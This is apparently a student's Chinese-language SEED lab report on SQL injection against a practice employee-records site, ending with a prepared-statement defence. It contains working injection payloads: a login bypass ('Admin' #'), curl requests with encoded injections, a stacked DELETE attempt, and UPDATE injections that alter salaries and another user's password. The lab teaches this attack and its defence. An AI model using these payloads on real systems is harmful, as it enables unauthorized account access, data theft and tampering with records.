

## 实验十二 SQL 注入攻击

### Task 1: 熟悉 SQL 命令

使用 SQL 命令打印 Alice 的所有数据，如下所示：


```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| Users      |
| elgg_csrf  |
| elgg_xss   |
| mysql      |
| performance_schema |
| phpmyadmin  |
| sys        |
+-----+
8 rows in set (0.00 sec)

mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> DESCRIBE credential;
+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+
| ID         | int(6) unsigned | NO   | PRI | NULL    | auto_increment |
| Name       | varchar(30)    | NO   |     | NULL    |                |
| EID        | varchar(20)    | YES  |     | NULL    |                |
| Salary     | int(9)         | YES  |     | NULL    |                |
| birth      | varchar(20)    | YES  |     | NULL    |                |
| SSN        | varchar(20)    | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)    | YES  |     | NULL    |                |
| Address    | varchar(300)   | YES  |     | NULL    |                |
| Email      | varchar(300)   | YES  |     | NULL    |                |
| NickName   | varchar(300)   | YES  |     | NULL    |                |
| Password   | varchar(300)   | YES  |     | NULL    |                |
+-----+
11 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name='Alice';
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1  | Alice | 10000 | 20000 | 9/20 | 10211002 |             |         |      |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+
1 row in set (0.00 sec)
```



### Task2: 使用 SELECT 语句实现 SQL 注入攻击

#### Task2.1: 通过 web 实现 SQL 注入攻击

作为 attacker，我们已知数据库管理员的账户为 admin。尝试在不知道密码的情况下登录管理员的账户。思路如下：

网站登录时的账户检查逻辑如下所示：

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

我们在用户名一栏输入内容：**Admin' #**，在密码栏输入任意内容，就可以实现无密码登录。如下所示，攻击成功：

### Employee Profile Login

USERNAME

Admin' #

PASSWORD

••|

Login

### User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

## Task2.2: 通过命令行实现 SQL 注入攻击

通过 curl 工具，我们可以构造 http 请求并在请求尾部附上登陆者的信息，实现登录该数据库网站。需要注意的是 curl 后的 http 请求字段中的某些字符会被自动转码导致攻击失败，所以我们需要在构造字符串的阶段使用编码后的值，而不是字符本身明文。

(1) 随意输入账户和密码，通过 HTTP Header Live 嗅探，捕获到了登录时的 http 请求如下所示：

```
http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin&Password=sdfs
```

(2) 基于该结构，我们构造的请求如下所示：

```
curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23'
```

(3) 发出请求后，返回数据库数据如下。攻击成功：

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Numbers</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9</td><td>20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4</td><td>20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4</td><td>10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1</td><td>11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11</td><td>3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3</td><td>5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table></div></div>
```

### Task2.3: 附加新的 SQL 语句:

在前面的攻击中,我们实现了无密码登录并窃取数据。通过在字段中添加多条 SQL 语句,能够实现更多的功能。尝试附加一条 SQL 语句删除某条记录。构造的 http 请求如下所示:

```
[06/26/21]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3bdelete%20from%20credential%20where%20Name=Alice%3b%23'
```

显示语法错误,攻击失败。这是 MySQL 数据库对 SQL 注入攻击的一种防御措施,PHP 中 mysqli 扩展的 query()函数不允许在数据库服务器中运行多条语句。

```
NOTE: please note that the navbar items should appear only for users and the page with error  
login message should not have any of these items at  
all. Therefore the navbar tag starts before the php tag but it end within the php script add  
ing items as required.
```

### Task3: 使用 UPDATE 语句实现 SQL 注入攻击

#### Task3.1: 修改自己的 SALARY

你是 alice,请在“edit profile”页面完成对 salary 的修改。构造输入如下所示:可知 alice 的薪水被修改成功。如截图所示:

在 nickname 栏输入: **Alice', salary='99999999' where name='alice'; #**

Alice Profile	
Key	Value
Employee ID	10000
Salary	999999999
Birth	9/20
SSN	10211002

#### Task3.2: 修改别人的 SALARY

你是 alice,请在“edit profile”页面完成对 boby 薪水的修改(改为 1)。构造输入如下所示,攻击成功:

在 nickname 栏输入: **',salary='1' where name='boby'; #**

Boby	20000	1	4/20	10213352
------	-------	---	------	----------

### Task3.3: 修改他人的密码

你是 alice，请修改 boby 的登录密码，并用新的密码登录他的账户。处理思路如下：

- (1) 回到登录界面，在 username 栏输入：**boby' #** 无密码登录 boby 的个人主页；
- (2) 在 boby 的“edit profile”中修改密码即可，这里我修改为 alice。

上面的方法并没有使用这个 Task 要求的 UPDATE 语句。下面使用 UPDATE 语句操作：

(1) 我们假设修改后的密码位“zhuhao”，那么首先经过 sha1()函数将其转换为对应的 hash 值（网站 <http://www.ttmd5.com/hash.php?type=5> 提供在线转换），对应的 hash 值为：75ef4f8fbb48d4d0dd8517775a677a394687863f。

- (2) 在 alice 的 nickname 栏输入：


**' Password='75ef4f8fbb48d4d0dd8517775a677a394687863f' where name='boby'; #**

- (3) 使用密码“zhuhao”就可以登录 boby 的账户，修改成功。

### Task4: 防御——预处理语句


使用预处理手段修改网站后台 SQL 请求语句，实现对 SQL 注入攻击的防御。操作如下：

- (1) 进入 /var/www/SQLInjection/ 目录下，修改 index.html，将其中的“un”删去，即替换成使用预处理语句的 php 文件。如下所示：




```
<div class="container">
  <form action="unsafe_home.php" method="get">
    <div class="input-group mb-3 text-center">
      <div class="input-group-text">
```

同样，将 unsafe\_edit\_frontend.php 文件中的“un”删除。如下：



```
?>
<form action="safe_edit_backend.php" method="get">
  <div class="form-group row">
```

- (2) 重新进入网站登录界面，进行无密码登录，显示失败。说明防御成功。



(3) 输入密码进入。尝试通过 `edit profile` 修改薪水。显示攻击失败，且输入的数据/代码混合字符串都被视为数据显示在列表中：

ame	EId	Salary	Birthday	SSN	Nickname
	10000	999999999	9/20	10211002	
	20000	1	4/20	10213352	',salary='1' where name='alice'; #

